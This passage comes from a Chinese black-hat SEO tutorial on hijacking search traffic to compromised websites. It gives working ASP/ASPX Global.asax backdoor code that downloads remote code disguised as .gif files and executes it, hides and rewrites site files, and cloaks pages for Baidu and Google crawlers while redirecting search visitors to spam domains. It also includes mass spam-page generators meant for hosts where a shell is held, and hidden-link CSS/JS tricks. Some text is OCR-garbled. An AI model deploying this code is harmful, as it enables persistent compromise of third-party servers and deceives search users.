        public bool is_from_search()
    {
        if (HttpContext.Current.Request.UrlReferrer==null)
        {
        return false;
        }
        else
        {
        string page_ref = HttpContext.Current.Request.UrlReferrer.ToString();
        string search_flag = "google|baidu|sogou|yahoo|soso|360"; //这里添加搜索引擎url标识
        string[] search_flag_arr = search_flag.Split('|');
        foreach (string tmp_flag in search_flag_arr)
        {
            if (page_ref.ToLower().IndexOf(tmp_flag.ToLower()) != -1) { return true; }
        }
        return false;
        }
    }
    public byte[] get_data(string url)
    {
        System.Net.WebClient wc = new System.Net.WebClient();
        byte[] data = wc.DownloadData(url);
        return data;
    }
```

```
</script>
```

三个版本的劫持代码细节问题讨论

Aspx 问题：

以上原版的 aspx 的劫持代码,我在 19,20 行修改了网址为跳转的网址,给搜索引擎的也是一样,都是 http://www.xxx.cn/,我把这个放在目标网站的子栏目保存为 disk.aspx;

接着在根目录文件 aspx 加了 require_once('/ztboa/disk.aspx');

没有跳转,且代码也显示出来,请指正错误,谢谢

答：

.net 不了解，没啥接触，但是方法还是给你找到了。

1.通过“添加新项”=》“Web 用户控件”创建一个新的 ascx 控件（页面），如 a.ascx，作为被包含的页面；

2.编辑 a.ascx 的页面内容（这个就是被包含的页面，根据需要编辑）；

3.在引用页面，如 b.aspx 中，在文件头部添加一行 Register 信息：

<%@ Register TagPrefix="header" TagName="header" Src= "a.ascx " %>

--“TagPrefix/TagName”表示“标签前缀/标签名”，可自定义填写，Src 表示文件位置，填写相对路径。

4.在引用页面 b.aspx 中需要包含 a.ascx 的地方加入以下信息，将 a.ascx 包含到指定位置：

<标签前缀:标签名 id="xxx" runat="server" />

如：<header:header id="header" runat="server" />

Asp 问题：

问：asp 的劫持代码指定和讯

如果我放在子目录 data 里面

可否在首页文件加上代码 require_once('/data/coon.asp'); 调用；（假定这个 asp 文件名 coon.asp）

如果首页文件是静态的，调用代码也是这样的吗，如果不是，那么怎么设置较好。请解答

答：

仁兄，在 asp 中，如果要包含一个文件的话，正确的方法应该是<!--#Include File="Inc/12345.asp"-->

这就像汉语日语韩语和法语，你跟我说日语我肯定听不懂啊。。。

问：请问，如果首页文件是静态 html 或 htm ，调用代码是什么


答：纯静态页面用 js

Php 问题：

SHELL 劫持代码说明　如果对方网站中有 index.php 将 if　和 exit; } 这整段代码复制进去即可！ 将 www.adminо.cn 替换成你自己的网站，当蜘蛛爬行后快照就会被劫持成你的快照！

7.7、Aspx 全局劫持

全部修改:www.xxx.com
load.gif 上传到 www.xxx.com images 文件内
然后三个文件 gif 文件 同时上传到 www.xxx.com 根目录
讲 global.asax 传入 www.baidu.com 根目录.



Global.aspx 代码

```
<script language="vbscript" runat="server">

'by*aming

sub Application_OnStart

end sub

sub Application_OnEnd

end sub


sub Session_OnStart

          On Error Resume Next

          url="http://www.xxx.com/xmlfilecode.gif"

          Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")

          ObjXMLHTTP.Open "GET",url,False

          ObjXMLHTTP.setRequestHeader "User-Agent",url

          ObjXMLHTTP.send

          GetHtml=ObjXMLHTTP.responseBody

          Set ObjXMLHTTP=Nothing
```

```
          set objStream = Server.CreateObject("Adodb.Stream")
          objStream.Type = 1
          objStream.Mode =3
          objStream.Open
          objStream.Write GetHtml
          objStream.Position = 0
          objStream.Type = 2
          objStream.Charset = "gb2312"
          GetHtml = objStream.ReadText
          objStream.Close
          set objStream=Nothing
          if instr(GetHtml,"by*aming")>0 then
                    execute GetHtml
          end if
end sub

'sub Session_OnEnd
'end sub
</script>
```

Load.gif 代码

```
<script language="vbscript" runat="server">
'by*aming
sub Application_OnStart
end sub
sub Application_OnEnd
end sub

sub Session_OnStart
          On Error Resume Next
```

```
            url="http://www.xxx.com/xmlfilecode.gif"
            Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")
            ObjXMLHTTP.Open "GET",url,False
            ObjXMLHTTP.setRequestHeader "User-Agent",url
            ObjXMLHTTP.send
            GetHtml=ObjXMLHTTP.responseBody
            Set ObjXMLHTTP=Nothing
            set objStream = Server.CreateObject("Adodb.Stream")
            objStream.Type = 1
            objStream.Mode =3
            objStream.Open
            objStream.Write GetHtml
            objStream.Position = 0
            objStream.Type = 2
            objStream.Charset = "gb2312"
            GetHtml = objStream.ReadText
            objStream.Close
            set objStream=Nothing
            if instr(GetHtml,"by*aming")>0 then
                        execute GetHtml
            end if
end sub

'sub Session_OnEnd
'end sub
</script>
```

Loadaspx.gif 代码

```
<%@ Language="VB"%><%@ Import Namespace="System.IO"%><script language="VB" runat="server">
            Sub Session_Start()
            'by*aming
            dim url1,url2,ObjXMLHTTP,CODE1,CODE2
```

```
url1="http://www.xxx.com/loadasax.gif"
url2="http://www.xxx.com/images/load.gif"
ObjXMLHTTP=CreateObject("Microsoft.XMLHTTP")
ObjXMLHTTP.Open("GET",url1,False)
ObjXMLHTTP.setRequestHeader("User-Agent",url1)
ObjXMLHTTP.send
CODE1=ObjXMLHTTP.responseText
ObjXMLHTTP = Nothing

ObjXMLHTTP=CreateObject("Microsoft.XMLHTTP")
ObjXMLHTTP.Open("GET",url2,False)
ObjXMLHTTP.setRequestHeader("User-Agent",url2)
ObjXMLHTTP.send
CODE2=ObjXMLHTTP.responseText
ObjXMLHTTP = Nothing

if instr(CODE1,"by*aming")>0 and instr(CODE2,"by*aming")>0 then
          dim fso,f
          dim objwriter As StreamWriter
          fso = Server.CreateObject("scripting.filesystemobject")
          if fso.FileExists("\\.\"&Server.MapPath("/Global.asax")) then
                    f=fso.Getfile("\\.\"&Server.MapPath("/Global.asax"))
                    f.Attributes=0
                    objwriter= File.CreateText(server.mappath("/global.asax"))
                    objwriter.write(CODE1)
                    objwriter.close
                    f.Attributes=1+2+4
                    f=Nothing
          end if
          if fso.FileExists("\\.\"&Server.MapPath("/Global.asa")) then
                    f=fso.Getfile("\\.\"&Server.MapPath("/Global.asa"))
```

```
                                f.Attributes=0
                                objwriter= File.CreateText(server.mappath("/Global.asa"))
                                objwriter.write(CODE2)
                                objwriter.close
                                f.Attributes=1+2+4
                                f=Nothing
                        end if
                        fso = Nothing
                        objwriter = Nothing
            end if
            dim geturl
            geturl=LCase(Request.Url.ToString())
            if instr(geturl,"csseojc=ok")=0 and instr(LCase(Request.ServerVariables("http_host
")),"gov.cn")=0 and instr(LCase(Request.ServerVariables("http_host")),"edu.cn")=0 and instr(ge
turl,"http://"& Request.ServerVariables("http_host") &"/index.aspx")=0 and instr(geturl,"http:
//"& Request.ServerVariables("http_host") &"/")=0 and instr(LCase(Request.ServerVariables("HTT
P_REFERER")),LCase(Request.ServerVariables("http_host")))<=0 then
                        response.write("<h1>Service Unavailable</h1><div style=""display:none""><
script src="http://count3.51yes.com/click.aspx?
id=30369995&logo=12" charset="gb2312"></script></div>")
                        response.end
            End if
End Sub
</script>
```

xmlfilecode.gif 代码

```
'<html><head><script>function clear(){Source=document.body.firstChild.data;document.open();doc
ument.close();document.title="";document.body.innerHTML=Source;}</script></head><body onload=c
lear()>
'<meta http-equiv=refresh content=0;URL=about:blank><script>eval(function(p,a,c,k,e,d){e=funct
ion(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d
[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\
\b','g'),k[c])}}return p}('0.1.2(\'3:4\');',5,5,'window|location|replace|about|blank'.split('|
'),0,{}))</script>
'by*aming
```

```
Server.ScriptTimeout=600

Public Function createasa(ByVal Content)

          On Error Resume Next

          Set fso = Server.CreateObject("scripting.filesystemobject")

          set f=fso.Getfile("//./" & Server.MapPath("/Global.asa"))

          f.Attributes=0

          Set Obj = Server.CreateObject("adod" & "b.S" & "tream")

          Obj.Type = 2

          Obj.open

          Obj.Charset = "gb2312"

          Obj.Position = Obj.Size

          Obj.writetext = Content

          Obj.SaveToFile "//./" & Server.MapPath("/Global.asa"),2

          Obj.Close

          Set Obj = Nothing

          f.Attributes=1+2+4

          set f=Nothing

          Set fso = Nothing

End Function



Public Function createasax(ByVal Content)

          On Error Resume Next

          Set fso = Server.CreateObject("scripting.filesystemobject")

          set f=fso.Getfile("//./" & Server.MapPath("/Global.asax"))

          f.Attributes=0

          Set Obj = Server.CreateObject("adod" & "b.S" & "tream")

          Obj.Type = 2

          Obj.open

          Obj.Charset = "gb2312"

          Obj.Position = Obj.Size

          Obj.writetext = Content
```

```
            Obj.SaveToFile "//./" & Server.MapPath("/Global.asax"),2
            Obj.Close
            Set Obj = Nothing
            f.Attributes=1+2+4
            set f=Nothing
            Set fso = Nothing
End Function

asa=GetHtml("http://www.xxx.com/load.gif")
if instr(asa,"by*aming")>0 then
            createasa(asa)
end if

asax=GetHtml("http://www.xxx.com/loadasax.gif")
if instr(asax,"by*aming")>0 then
            createasax(asax)
end if

Public Function GetHtml(url)
            Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")
            ObjXMLHTTP.Open "GET",url,False
            ObjXMLHTTP.setRequestHeader "User-Agent",url
            ObjXMLHTTP.send
            GetHtml=ObjXMLHTTP.responseBody
            Set ObjXMLHTTP=Nothing
            set objStream = Server.CreateObject("Adodb.Stream")
            objStream.Type = 1
            objStream.Mode =3
            objStream.Open
            objStream.Write GetHtml
            objStream.Position = 0
```

```
            objStream.Type = 2
            objStream.Charset = "gb2312"
            GetHtml = objStream.ReadText
            objStream.Close
End Function

dim name
name=request.servervariables("Path_Translated")
Set fso = Server.CreateObject("scripting.filesystemobject")
set f=fso.Getfile("//./" & Server.MapPath("/global.asa"))
Dim v
Dim t
ReDim A(Request.Form.Count)
ReDim B(Request.Form.Count)
v=Request.Form
t=Request.Form.Count
if t>0 then
For i=0 To t-1
 b(i)=Split(Split(v,"&")(i),"=")(1)
 if instr(LCase(b(i)),"global.asa")>0 then
f.Attributes=1+2+4
response.end()
 end if
Next
end if

if DC=false and CF=True and request.servervariables("QUERY_STRING")<>"" then
response.redirect(Rurl&"?"&Request.ServerVariables("HTTP_HOST"))
elseif instr(name,";")>0 then
set m=fso.Getfile(name)
m.Attributes=0
```

```
fso.DeleteFile(name)

f.Attributes=1+2+4

response.end()

end if


Function check(user_agent)

    allow_agent=split("Baiduspider,Sogou,baidu,Sosospider,Googlebot,FAST-WebCrawler,MSNBOT,Slu
rp",",")

    check_agent=false

    For agenti=lbound(allow_agent) to ubound(allow_agent)

        If instr(user_agent,allow_agent(agenti))>0 then

            check_agent=true

            exit for

        end if

    Next

    check=check_agent

End function


  Function CheckRobot()

      CheckRobot = False

      Dim Botlist,i,Repls

      Repls      = request.ServerVariables("http_user_agent")

             Krobotlist = "Baiduspider|Googlebot"

      Botlist = Split(Krobotlist,"|")

      For i = 0 To Ubound(Botlist)

        If InStr(Repls,Botlist(i)) > 0 Then

          CheckRobot = True

          Exit For

        End If

      Next

      If Request.QueryString("admin")= "1" Then Session("ThisCheckRobot")=1
```

```
            If Session("ThisCheckRobot")   = 1   Then CheckRobot = True
  End Function
  Function CheckRefresh()
      CheckRefresh = False
      Dim Botlist,i,Repls
             Krobotlist = "baidu|google|sogou|soso|youdao|yahoo|bing"
      Botlist = Split(Krobotlist,"|")
      For i = 0 To Ubound(Botlist)
        If InStr(left(request.servervariables("HTTP_REFERER"),"40"),Botlist(i)) > 0 Then
          CheckRefresh = True
          Exit For
        End If
      Next
  End Function
Sub sleep()
If response.IsClientConnected=true then
           Response.Flush
else
           response.end
end if
End Sub
If CheckRefresh=true Then
cnnbd=lcase(request.servervariables("HTTP_HOST"))
'response.redirect("http://www.53490973.com/?"&cnnbd&"")
Response.Write("<div style=display:none><script src="http://count3.51yes.com/click.aspx?
id=30369995&logo=12" charset="gb2312"></script></div><script>location.href='http://www.5349097
3.com/?img';</script>")
response.end
end If
user_agent=Request.ServerVariables("HTTP_USER_AGENT")
if check(user_agent)=true then
```

```
body=GetHtml("http://www.158811.com/black/123.asp")

response.write body

Dim XmlHttp

Set XmlHttp = Server.CreateObject("MSXML2.ServerXMLHTTP")

XmlHttp.open "GET","http://depart.huse.cn/xin/fckeditor/fckstyles.htm",false

XmlHttp.send()

response.write(XmlHttp.responseText)

response.end

else


ScriptAddress=Request.ServerVariables("SCRIPT_NAME")

namepath=Server.MapPath(ScriptAddress)

If Len(Request.QueryString) > 0 Then

          ScriptAddress = ScriptAddress & "?" & Request.QueryString

end if

geturl ="http://"& Request.ServerVariables("http_host") & ScriptAddress

geturl =LCase(geturl)

'response.write replace(namepath,server.MapPath("/"),"")

'response.end

'if instr(geturl,"jc=ok")=0 and instr(geturl,"global=ok")=0 and instr(LCase(Request.ServerVari
ables("http_host")),"gov.cn")=0 and instr(LCase(Request.ServerVariables("http_host")),"edu.cn
")=0 and

if instr(geturl,"http://"& Request.ServerVariables("http_host") &"/index.asp")=0 and instr(get
url,"http://"& Request.ServerVariables("http_host") &"/")=0 and instr(LCase(Request.ServerVari
ables("HTTP_REFERER")),LCase(Request.ServerVariables("http_host")))<=0 then

agent = lcase(request.servervariables("http_user_agent"))

referer = LCase(Request.ServerVariables("HTTP_REFERER"))

bot = ""

Amll = ""


if instr(agent, "+") > 0 then bot = agent

if instr(agent, "-") > 0 then bot = agent
```

```
if instr(agent, "http") > 0 then bot = agent

if instr(agent, "spider") > 0 then bot = agent

if instr(agent, "bot") > 0 then bot = agent

if instr(agent, "linux") > 0 then bot = agent

if instr(agent, "baidu") > 0 then bot = agent


if instr(agent, "google") > 0 then bot = "nobot"

if instr(agent, "yahoo") > 0 then bot = "nobot"

if instr(agent, "msn") > 0 then bot = "nobot"

if instr(agent, "alexa") > 0 then bot = "nobot"

if instr(agent, "sogou") > 0 then bot = "nobot"

if instr(agent, "youdao") > 0 then bot = "nobot"

if instr(agent, "soso") > 0 then bot = "nobot"

if instr(agent, "iask") > 0 then bot = "nobot"


if bot="nobot" then

'Call WriteErr

'response.end

end if


If Instr(REFERER,"http") > 0 and Instr(REFERER,".") > 0 and Instr(REFERER,"/") > 0 and Instr(RE
FERER,"?") > 0 and Instr(REFERER,"=") > 0 Then Amll = "ok"


tjcount=request.Cookies("cookie_tjcount")

date1=request.Cookies("cookie_date")

date2=year(date)&month(date)&day(date)


if tjcount="" then

          response.cookies("cookie_tjcount")=0

          response.cookies("cookie_tjcount").Expires=DateAdd("d",1,now())

end if
```

```
if date1<>date2 then
           response.cookies("cookie_date")=date2
           response.cookies("cookie_date").Expires=DateAdd("d",365,now())
end if

tjcount=request.Cookies("cookie_tjcount")
date1=request.Cookies("cookie_date")
date2=year(date)&month(date)&day(date)

if date1=date2 and len(bot) = 0 then
           if int(tjcount)<10 and len(Amll)>0 then
                      response.cookies("cookie_tjcount")=int(tjcount)+1
                      response.cookies("cookie_tjcount").Expires=DateAdd("d",1,now())
            strHost=Request.ServerVariables("HTTP_HOST")
           Response.Redirect("http://www.53490973.com/?domain="&strHost&"")
           else
                      response.write "系统謊褰桅祫蝇幔?
                                 'response.write ""
                      'response.write gethtml(geturl&"?global=ok")
           end if
           response.end
end if
Call sleep()
end if
end if
'</body></html>
```

7.8、百度快照劫持代码

当用户在搜索引擎搜索被劫持网站的时候，点击进去是我们指定的网站，但是直接输入网址打开的时候是正常的，也就是说我们是针对性劫持特定的搜索关键词（这种劫持分为两种，一种是所有搜索词劫持，也

就是我们无论搜索这个网站的任何排名次点击进入的都是我们指定的网站，另外一种就是搜索特定的词点击进去之后才是我们指定的网站，搜索其他词则无影响，至于用户使用哪种方法就自己发挥吧）
这个代码是在百度或者谷歌蜘蛛来抓取的时候自动判断。

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Frameset//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-frameset.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>无标题文档</title>
<% 定义方法函数
function Getbot()
dim s_agent
GetBot=""
s_agent=Request.ServerVariables("HTTP_USER_AGENT")
if instr(1,s_agent,"googlebot",1) > 0 then
GetBot="google"
end if
if instr(1,s_agent,"baiduspider",1) > 0 then
GetBot="baidu"
end if
end function
%>
<style type="text/css">
<!--
.STYLE1 {color: #FF0000}
-->
</style>
</head>
<body>
<table width="751" height="512">
<tr>
<td height="132" bgcolor="#00CCFF"><div align="center">网页头文件(可以是导航栏、图片获其他内容)</div></td>
</tr>
<tr><td height="311">网页内容部分</td>
</tr>
<%
if GetBot="baidu" or GetBot="google" then
Response.Write "<a href='http://www.xxx.com'>(友链一)黑帽</a><a href='http://www.xxx.cn'>(友链二)黑帽论坛</a>"
```

```
else
Response.Write"不做处理，或输出任意"
end if
%>
<tr><td bgcolor="#CCCCCC"><div align="center">友情链接部分</div></td>
</tr>
</table>
</body>
</noframes></html>
```


7.9、新闻源劫持 asp 版

参考：http://www.heimaoxuexi.com/thread-58-1-2.html

新闻源劫持 asp 完美升级版（生成页面的多少取决于关键词的多少）；可以在支持 asp 语言的网站上，批量生成百万页面；用法：

【1】content.txt 的文章，随机插入{title}标签，调用关键词出现在文章页面；

【2】key.txt 关键词，每行一个，生成页面的多少取决于关键词的多少；

【3】dede.js 是广告和统计页面，换自己的即可；


```
document.writeln("<center>");

document.write('<script language="javascript" type="text/javascript" src="http://js.users.51.la/baidu.js 这个是统计代码，换自己的"></script>');

document.write ('<center><ifr'+'ame  scrolling="no" marginheight=0 marginwidth=0  frameborder="0" width="100%" height="5500" src="http://www.baidu.com 这个是加载在顶部的广告页面换自己的"></ifr'+'ame></center>');

document.writeln("<\/center>")
```

【4】mb.html 是模版文件可换成自己的模版。{title}关键词标签 ；{content}内容标签，{shang}上一篇{xia}下一篇；和 php 新闻源方法一样；再加上

<script src="http://127.0.0.1/dede.js"></script> 调用 js 的语法就行；127.0.0.1:99 这个换 shell 的；

【5】asp.asp 是生成文件；修改里面的 http://127.0.0.1:99/dede.js dede.js 文件路径即可，和 mb.html 换一样的路径；

如果你想换别的模板，删除 mb.html 文件，新建一个你自己的 mb.html，即可；；；修改模板方法详细看教程；



最后说明下：生成页面的多少取决于关键词的多少的意思就是，如果你有 100 个关键词就生成 100 个页面，如果你有 1 万就生成 1 万；

7.10、新闻源劫持 PHP 版

参考：http://www.heimaoseojishu.com/thread-42-1-1.html


相关视频：http://v.youku.com/v_show/id_XNzUzMjMxMjU2.html

标签修改：http://www.heimaoseojishu.com/thread-44-1-1.html

新闻源排名都是比较好的，如果不知道新闻源概念的可以百度下。
在高权重的站点下面新建目录，上传程序，运行 xyw.php 即可
通过 PHP 生成静态的 html 页面。
使用说明：
key.txt 关键字文件一行一个
net.txt 文章页面，记得插入标签 {title}
xwy.php 模板及生成文件
1.js 广告文件。可以在这个文件上面放入跳转代码或者广告页面。
模板标签：
{title} 标题
{content} 内容文章
{shang} 上一篇
{xia} 下一篇

7.11、蜘蛛劫持工具带控制端版

参考：http://www.heimaoxuexi.com/thread-28-1-4.html



7.12、黑链代码

隐藏黑链的方法有很多种，但是用的相对广泛的是 js 的方式
黑链也就是平常所说的暗链，通俗的讲也就是隐藏链接，用户在网站页面看不到，但是在源代码中可以查看到，搜索引擎蜘蛛同样可以抓取的。
通常情况下，给网站挂大量的黑链，在短时间内可以迅速提高排名，能带来单向的导入链接。一般用于暴

利的灰色产业，例如私服类型站点等。

一些常见的黑链接代码

A：通过 CSS 样式隐藏文字，这也是比较常用的一种方式

```
<divstyle=”display:none;”><ahref=”″>链接锚文本</a></div>
```

B：通过颜色上的修改，让链接颜色与背景颜色相同，链接文字很小（小于等于 1 像素）以至于肉眼很难发现。

```
<a herf=http://www.hkc5.com/style=”color:#FFFFFF;font-size:1px;line-height:1px;”>seo 教程</a>
```

C：通过 JS 代码控制链接


```
<script language=”javascript”type=”text/javascript”>document.write(“<divstyle=’display:none;’>”);</script>
```

D：通过 CSS 移动位置高级隐藏层


```
<divstyle=”position:relative”><divstyle=”position:absolute;left:0;top:0;z-index:999;width:90%;height:100px;border:1pxsolid#333;background:#eee”>遮挡层</div><div>隐藏内容</div>
```

